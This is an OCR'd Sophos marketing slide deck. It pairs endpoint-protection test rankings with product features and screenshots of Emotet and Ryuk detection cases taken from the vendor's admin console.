
LEADER

#1
Total Cost of Ownership

Sophos #1 for Malware AND PUA Detection



Sophos #1 for Exploit Prevention



MRG EFFITAS EXPLOIT AND POST-EXPLOIT PROTECTION TEST May 2018

Sophos #1: SE Labs Endpoint Protection Test

SE Labs

#1 for Enterprise

#1 for SMB

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Kaspersky Endpoint Security	97%	100%	99%
ESET Endpoint Security	97%	100%	99%
Symantec Endpoint Security Enterprise Edition	95%	100%	98%
Microsoft System Center Endpoint Protection	90%	98%	95%
McAfee EndPoint Security	86%	100%	95%
Crowdstrike Falcon	85%	100%	95%
Trend Micro OfficeScan, Intrusion Defense Firewall	93%	86%	88%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Symantec Endpoint Protection Cloud	99%	100%	100%
ESET Endpoint Security	97%	100%	99%
Kaspersky Small Office Security	97%	100%	99%
McAfee Small Business Security	87%	100%	95%
Microsoft System Center Endpoint Protection	90%	98%	95%
Trend Micro Worry Free Security Services	90%	98%	95%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

SOPHOS

SE Labs endpoint protection test reports (April - June 2018)

Sophos #1 for Protection AND Total Cost of Ownership

Layered Defense

Intercept X Advanced with EDR

SYNCHRONIZED SECURITY
Heartbeat

INVESTIGATE & REMOVE
Threat Cases
Sophos Clean M with SafeStore

DETECT & RESPOND
AI Expert Insights
Cross-Estate Hunting
SophosLabs Threat Intelligence

SOPHOS

¿qué pasa con los ataques más famosos?

SOPHOS

EMOTET: Real case

SOPHOS
CENTRAL
Admin

Endpoint Protection

Back to Overview

ANALYZE

Dashboard

Logs & Reports

DETECTION AND REMEDIATION

Threat Cases

Threat Searches

MANAGE PROTECTION

People

Computers

CONFIGURE

Policies

Settings

Protect Devices

SOPHOS CENTRAL

Possible data involved: 3 business files

Where: On alan that belongs to ALAN\worker


When: Detected on Nov 12, 2018 2:11 PM

Scan the computer

Analyze | Case record

Filters: Processes Files Network connections Registry keys

Show full graph



RYUK: Real case

```
Platform      6.1.7601/x86 v1460 06_4f*
PID           4368
Application   C:\Windows\System32\dwm.exe
Created       2009-07-13T23:24:23
Modified      2009-07-14T01:14:19
Description   Desktop Window Manager 6.1

Filename      C:\Windows\System32\dwm.exe

C:\Users\Administrator\Desktop\1.xlsx
C:\Users\Administrator\DOCUMENTS\100.jpg
C:\Users\Administrator\AppData\Local\Ec2Wallpaper.jpg

WBH
320a0602120f0c120238060401040206120f0c120238

RDP session from '010.000.002.008' (ip-10-0-2-8) using '\administrator'

Code Injection
30000000-302D1000    2MB C:\Users\Public\sOuMl.exe [5604]
1  C:\Users\Public\sOuMl.exe [5604]
"C:\users\Public\sOuMl.exe" C:\Users\Administrator\Desktop\ryuk.exe
2  C:\Users\Administrator\Desktop\ryuk.exe [5572]
3  C:\Windows\explorer.exe [2952]
4  C:\Windows\System32\userinit.exe [2660]
5  C:\Windows\System32\winlogon.exe [4536]
winlogon.exe
6  C:\Windows\System32\smss.exe [4920]
\SystemRoot\System32\smss.exe 00000000 00000040

Process Trace
1  C:\Windows\System32\dwm.exe [4368]
2  C:\Windows\System32\svchost.exe [1192]
C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

Thumbprint
3088f2c18aa8067d41560be202c9a5ab548f1fcea2b3301e6461f3f31f00cd7b
```



INTERCEPT X
NOW WITH EDR
THE BEST JUST GOT BETTER

¿Qué es EDR?

